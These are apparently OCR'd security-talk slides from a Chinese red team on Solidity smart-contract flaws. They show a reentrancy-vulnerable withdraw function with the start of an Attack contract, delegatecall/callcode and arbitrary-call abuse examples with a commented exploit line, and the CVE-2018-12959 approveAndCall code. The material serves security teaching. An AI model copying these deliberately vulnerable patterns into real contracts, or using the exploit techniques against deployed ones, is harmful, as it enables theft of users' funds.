

Remix - Solidity IDE
browser/reentrancy.sol
Compile
Run
Settings
Analysis
Debugger
Support
browser
HelloWorld.sol
Overflow.sol
ballot.sol
fallback_test.sol
king.sol
reentrancy.sol
reentrancyExploit.sol
ContractDefinition IDMoney
0 reference(s)
pragma solidity ^0.4.10;
contract IDMoney {
address owner;
mapping (address => uint256) balances;
event withdrawLog(address, uint256);
function IDMoney() { owner = msg.sender; }
function deposit() payable { balances[msg.sender] += msg.value; }
function withdraw(address to, uint256 amount) {
require(balances[msg.sender] > amount);
require(this.balance > amount);
withdrawLog(to, amount);
to.call.value(amount)();
balances[msg.sender] -= amount;
}
function balanceOf() returns (uint256) { return balances[msg.sender]; }
function balanceOf(address addr) returns (uint256) { return balances[addr]; }
}
contract Attack {
address owner;
address victim;
modifier ownerOnly { require(owner == msg.sender); _; }
function Attack() payable { owner = msg.sender; }
Environment
JavaScript VM
VM (-)
Account
0x147...c160c (100 ether)
Gas limit
3000000
Value
0
ether
Attack
Create
Load contract from Address
At Address
0 pending transactions
[2] only remix transactions, script
Search transactions
Listen on network
code
remix

Call function abuse

1.Call()

2.delegatecall()

3.callcode()



redteam@360.cn

Call function abuse

EXAMPLE

Example 1

```
pragma solidity ^0.4.22;
contract foo{
    address public admin;
    function call_function(address addr,bytes4 data) public {
        addr.delegatecall(data); //Vulnerabilities caused by using the delegatecall function
        addr.callcode(data);//Vulnerabilities caused by using the callcode function
    }
}

contract attack {
    address public admin;
    function test() public {
        admin = 0x038f160ad632409bfb18582241d9fd88c1a072ba;
    }
}
```

Example 2


```
function call_function(bytes daya) public {
    this.call(data);
    /*Take advantage of code examples*/
    //this.call(bytes4(keccak256("withdraw(address)")), target);
}

function withdraw(address addr) public {
    require(isAuth(msg.sender));
    addr.transfer(this.balance);
}
```

Call Abuse

CVE-2018-12959

```
 function approveAndCall(address _spender, uint256 _value, bytes _extraData) returns (bool
success) {
        allowed[msg.sender][_spender] = _value;
        Approval(msg.sender, _spender, _value);

        //call the receiveApproval function on the contract you want to be notified. This
crafts the function signature manually so one doesn't have to include a contract in here
just for this.
        //receiveApproval(address _from, uint256 _value, address _tokenContract, bytes
_extraData)
        //it is assumed that when does this that the call *should* succeed, otherwise one
would use vanilla approve instead.

if(!_spender.call(bytes4(bytes32(sha3("receiveApproval(address,uint256,address,bytes)"))),
msg.sender, _value, this, _extraData)) { throw; }
        return true;
    }
```


redteam@360.cn

